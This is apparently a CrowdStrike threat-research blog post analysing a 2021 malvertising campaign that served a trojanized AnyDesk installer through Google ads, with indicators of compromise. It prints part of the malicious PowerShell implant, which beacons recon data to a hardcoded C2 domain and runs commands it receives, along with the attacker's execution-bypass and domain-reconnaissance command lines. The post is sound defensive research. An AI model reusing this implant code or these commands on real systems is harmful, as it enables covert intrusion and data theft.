Falcon Complete Disrupts Malvertising Campaign Targeting AnyDesk

crowdstrike.com/blog/falcon-complete-disrupts-malvertising-campaign-targeting-anydesk/

Falcon Complete Team May 26, 2021

Although malvertising has been around for quite a while, it continues to be an effective way to lure unsuspecting users to install malware. In this blog, we describe a clever malvertising campaign that led to the discovery of a weaponized AnyDesk installer that was being delivered via targeted Google ad searches for the keyword “anydesk.”

Beginning as early as April 21, 2021, the CrowdStrike Falcon Complete™ team observed a suspicious file masquerading as AnyDesk called “AnyDeskSetup.exe” being written to disk and exhibiting suspicious behavior. However, this was not the legitimate AnyDesk Remote Desktop application — rather, it had been weaponized with additional capabilities. The initial detection described below kicked off an internal collaboration across CrowdStrike’s Falcon OverWatch™ threat hunting, Intelligence, and Threat Detection and Response teams to piece everything together and respond to this emerging activity across the CrowdStrike customer base.

Falcon Complete used this combined effort to provide a quick and effective response by quickly triaging and remediating the affected hosts and notifying affected customers in a timely manner.

The Initial Detection

The initial activity triggered a detection within the CrowdStrike Falcon® platform, tagged with MITRE's technique T1036, "Masquerading." An executable appeared to have been manipulated to evade detection and was attempting to launch a PowerShell script with the following command line:

```
"C:\Intel\rexc.exe" -exec bypass \Intel\g.ps1
```

During a review of the process tree, we noticed that "rexc.exe" appeared to be a renamed PowerShell binary in an attempt to bypass and avoid detections.



Figure 1. Initial detection

Further reviewing the process tree, Falcon captured "AnydeskSetup.exe" running from the user's Downloads directory. A quick review of the file and the behavior observed from its execution revealed that this was not a normal AnyDesk installer due to several reasons:

1. The file observed was signed by "Digital IT Consultants Plus Inc." and not by the creators of AnyDesk, "philandro Software GmbH."
2. The network activity generated by the application was to a domain (anydeskstat[.]com) registered on April 9, 2021, and hosted at a Russian IP address with the following registrant information:

```
Registry Registrant ID: Not Available From Registry
Registrant Name: Domain Admin
Registrant Organization: Whoisprotection.cc
Registrant Street: L4-E-
2, Level 4, Enterprise 4, Technology Park Malaysia, Bukit Jalil
Registrant City: Kuala Lumpur
Registrant State/Province: Wilayah Persekutuan
Registrant Postal Code: 57000
Registrant Country: Malaysia
Registrant Phone: +60.389966788
Registrant Phone Ext:
Registrant Fax: +60.389966788
Registrant Fax Ext:
Registrant Email: reg_18697827@whoisprotection.cc
```

Figure 2. Registrant information for anydeskstat[.]com

3. Upon execution, a PowerShell implant was written to %TEMP/v.ps1 and executed with a command line switch of "-W 1" to hide the PowerShell window.
    1. `C:\Windows\System32\cmd.eXe /c powershell -exec bypass -W 1 "C:\Users\redacted.user\AppData\Local\Temp\v.ps1"`

At this point in the investigation, we knew this was not a legitimate AnyDesk install and felt confident that the activity was malicious in nature, meaning that a thorough investigation was warranted. Additionally, we reached out to the OverWatch and Intelligence teams for parallel

collaboration as we continued our deep-dive investigation into this detection.

We then proceeded to remotely connect to the affected host using Falcon Real Time Response (RTR) to gather additional insights into the detection. We were able to capture and acquire a copy of the PowerShell script “v.ps1” that was initially observed. The script had some obfuscation and multiple functions that resembled an implant as well as a hardcoded domain (zoomstatistic[.]com) to “POST” reconnaissance information such as user name, hostname, operating system, IP address and the current process name. In addition to the hardcoded domain, the script also had a specific user-agent string and URI to connect to, as seen in the snippet below:

```
[Reflection.Assembly]::LoadWithPartialName("System.Security") | Out-Null;
[Reflection.Assembly]::LoadWithPartialName("System.Core") | Out-Null;
$kkno = "http://zoomstatistic.com"
function yrfed {
    param ([String]$ip,[byte[]]$d,[String]$s = '')
    $vzch = "/en-us/usage/,/en-en/info-user/,/en-us/content".split(',')
    $UA='Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:78.0) Gecko/20100111 Firefox/78.0'
    if(-not $mlpe) {
        $mlpe=New-Object System.Net.WebClient;
        $mlpe.Proxy = [System.Net.WebProxy]::GetDefaultProxy();
        $mlpe.Proxy.Credentials = [System.Net.CredentialCache]::DefaultCredentials;
    }
    $mlpe.Headers.Add("User-Agent",$UA)
    if ($s -ne ''){
        $lmfr = "SESSIONID:"+$s+";"
        $mlpe.Headers.Add("Cookie", $lmfr)
    }
    $rwkv = [System.Convert]::ToBase64String($d)
    $rwkvbytes = ([text.encoding]::UTF8).GetBytes($rwkv,0,$rwkv.Length)
    try{
        $lfzc=$mlpe.UploadData($ip+$vzch[$(Get-Random -maximum 3)],"POST",$rwkvbytes)
        $cwyw = [System.Text.Encoding]::UTF8.GetString($lfzc)
        $vrot = [Convert]::FromBase64String($cwyw)
    }
    catch{
        return 'exit'
    }
    return [System.Text.Encoding]::UTF8.GetString($vrot);
```

Figure 3. v.ps1 PowerShell script snippet

The rest of the script contains a while loop that runs and posts recon data to its C2 while waiting for a response from the server. The logic we observed is very similar to logic observed and published by Inde, where a masqueraded Zoom installer dropped a similar PowerShell script from an external resource. In this scenario, we noticed this PowerShell script being dropped from: `https://anydeskstat[.]com/statistic/statistics.php?w=<HOSTNAME>`



Figure 4. URLDownloadToFile function (Click to enlarge)

Pseudocode describing execution capabilities of v.ps1:

```
function yrfed - C2 function to receive and upload tasking
function ughrz - Recon function - UserDomainName, UserName, MachineName, IP Address,
Operating System Version, True/False if user is System, Current Process Name
function vnzmt - Command Handling -  Dir, GetPID, Whoami, Hostname, or execute code
via Powershell IEX (with or without additional arguments)
function jufsd - Gets current directory that the script is running in

Main execution while loop:
    Runs the Recon function and posts to the C2
    Receives SessionID to track unique implants
    Loop and check in with C2 and execute commands based on the response
```

During execution of v.ps1, Falcon captured the follow net commands being executed:

```
C:\windows\system32\net.exe user redacted.user /dom
C:\windows\system32\net.exe user /dom
```

In some instances, there were additional commands, which makes us believe that there was some network and domain user profiling such as:

```
C:\WINDOWS\system32\systeminfo.exe
C:\WINDOWS\system32\ipconfig.exe
C:\WINDOWS\system32\PING.EXE  -n 1
C:\windows\system32\net.exe net group "domain admins" /domain
C:\WINDOWS\system32\cmd.exe /C systeminfo
C:\WINDOWS\system32\cmd.exe /C arp -a
```

The CSharp compiler was also seen writing a DLL to %TEMP%. However, this DLL was not present during the investigation. We believe this to be a Cobalt Strike beacon DLL due to similar activity observed leveraging a PowerShell Cobalt Strike payload against a different customer.

The weaponized AnyDesk installer also wrote persistence into the Startup directory:

```
C:\Users\\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\AnyDesk.exe
```

At this point in the investigation, our initial thought was that the delivery mechanism was through a phishing or social engineering attempt. It was now time to pivot the investigation into Endpoint Activity Monitoring (EAM) to gain further context and determine the origin of the activity.

Investigation with Endpoint Detection and Response Data

When investigating a detection seemingly dropping from a Setup or Installer file, one of the first investigative steps to address is to understand how that installer was written to disk.

By querying Falcon endpoint detection and response (EDR) data, we were able to see the following pattern:

- `DnsRequest: adservice.google[.]com`
- `DnsRequest: googleadservices[.]com`
- `DnsRequest: domohop[.]com`
- `DnsRequest: anydesk.s3-us-west-1.amazonaws[.]com`
- `PeFileWritten to Google Chrome User Data Cache`
- `ProcessRollup2: \Users\redacted.user\Downloads\AnydeskSetup.exe`
- `NewExecutableWritten: \Users\redacted.user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\AnyDesk.exe`
- `DirectoryCreate: Users\redacted.user\AppData\Roaming\AnyDesk`
- `ProcessRollup2: "C:\Users\redacted.user\Downloads\AnydeskSetup.exe" --local-control`
- `ProcessRollup2: "C:\Users\redacted.user\Downloads\AnydeskSetup.exe" --local-service`

The DnsRequests and PeFileWritten via Google Chrome confirmed our suspicion that the activity started with a user-initiated download, but when diving deeper to investigate the cause, we made a fascinating finding in the user's web traffic: The user had been attempting to search for "AnyDesk" using Google Chrome and was served up a malicious advertisement that forced a redirect to domohop[.]com, leading to the trojanized version of AnyDesk.



Figure 5. User's web traffic (Click to enlarge)

Hunting Across Customers With OverWatch

Once the Falcon Complete team had determined the initial access vector and the extent of compromise, and had fully remediated the first host, the next step in the scoping process was to search across our customer base and identify additional compromises. By performing

a hunt using a combination of network and host-based indicators of attack, the Falcon OverWatch team was able to identify additional customers impacted by the same activity. Falcon Complete was then able to follow the same analysis and remediation process for each of our Falcon Complete customers to contain the threat.

Malvertising Campaign

The malicious Google ads placed by the threat actor have been served to people using Google to search for “AnyDesk” since at least April 21, 2021. This malvertising uses intermediary sites that then redirect to a social engineering page hosted at the following URL:

`https[:]//domohop[.]com/anydesk-download/`

Figure 6. Clone of AnyDesk website

The page hosted at this URL is a clone of the legitimate AnyDesk website, and it provides a download for the trojanized installer from the following url:

`https://anydesk.s3-us-west-1.amazonaws[.]com/AnydeskSetup.exe`

At this time, Falcon Complete has observed three intermediary websites used in this effort, the first of which can be seen advertised under a Google search result in Figure 7:

- `turismoelsalto[.]cl`
- `rockministry[.]org`
- `curaduria3[.]com`



Figure 7. AnyDesk search result

It was also identified that the ad may have been targeting specific geographic regions, as the ad was not being consistently delivered and depended on the region where the search request originated.



Figure7. Google ad information

Figure 8. Google ad information

Comparing Google Ads search results, it is noticeable that the threat actor's ad is getting better search results than AnyDesk's.



Figure 9. Google keyword search ad comparison

Figure 10 shows that the “Top of Page bid” is $2.56 AUD, meaning that the threat actor would have likely paid that to beat AnyDesk’s own ad bid.



Figure 10. Top of page bid for “anydesk” keyword (Click to enlarge)

Using Google’s ad forecast for a two-week time period (just targeting the U.S.) for the single keyword “anydesk,” the threat actor could have easily spent ~$3,500 USD to get some 2,000 clicks. The threat actor is still spending approximately $1.75 USD per click, but this doesn’t equate to getting a shell on a target they are interested in.



Figure 11. Google's ad forecast

CrowdStrike's internal available data suggests that 40% of clicks on this malicious ad turned into installations of this trojanized AnyDesk binary, and 20% of installations included follow-on hands-on-keyboard activity.

While it is unknown what percentage of Google searches for AnyDesk resulted in clicks on the ad, a 40% Trojan installation rate from an ad click shows that this is an extremely successful method of gaining remote access across a wide range of potential targets.

Conclusion

Our Intelligence team continues to investigate, and at this time does not attribute this activity to a specific threat actor or nexus. However, given the popularity of AnyDesk, we believe that this was a widespread campaign affecting a wide range of customers. This malicious use of Google Ads is an effective and clever way to get mass deployment of shells, as it provides the threat actor with the ability to freely pick and choose their target(s) of interest. Because of the nature of the Google advertising platform, it can provide a really good estimate of how many people will click on the ad. From that, the threat actor can adequately plan and budget based on this information. In addition to targeting tools like AnyDesk or other administrative tools, the threat actor can target privileged/administrative users in a unique way. For this reason, the CrowdStrike team notified Google about the observed activity so they could take action against the malvertising campaign. It appears that Google expeditiously took appropriate action, because at the time of this blog, the ad was no longer being served.

During our investigation, we were able to leverage CrowdStrike Falcon EDR telemetry and RTR to quickly and efficiently identify the scope of activity as well as the initial infection vector. Additionally, leveraging the real-time threat hunting capabilities of OverWatch allowed us to identify multiple affected customers and remediate the activity before the attacker was able to accomplish their mission. Falcon Complete recommends hunting for the indicators of compromise (IOCs) listed below to see if you were affected.

Indicators of Compromise

IP Address:

- 176.111.174[.]126
- 176.111.174[.]125

Domains:

- Domohop[.]com
- Anydesk.s3-us-west-1.amazonaws[.]com
- zoomstatistic[.]com
- anydeskstat[.]com
- Turismoelsalto[.]cl
- Rockministry[.]org
- curaduria3[.]com

User Agents:

Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:78.0) Gecko/20100111 Firefox/78.0

Hashes:

- 357e165be7a54e49f04cccc6d79678364394e33f10a6b3b73705823f549894b5
- 5fe992b5a823b6200a1babe28db109a3aae1639f0a8b5248403ee1266088eac4
- 0c1ec49bf46f000e8310ec04ff9f5a820cbb18524acf8e39482ae3ffca14fb59
- 780a02755873350ceef387fd9ea8c9614d847d5ba7ae3f89d32777b6ec7ee601

Additional Resources

- *Learn more by visiting the Falcon Complete product webpage.*
- *Read the blog "Getting the Bacon from the Beacon."*
- *Read a white paper: CrowdStrike Falcon Complete: Instant Cybersecurity Maturity for Organizations of All Sizes.*
- *Test CrowdStrike next-gen AV for yourself: Start your free trial of Falcon Prevent™.*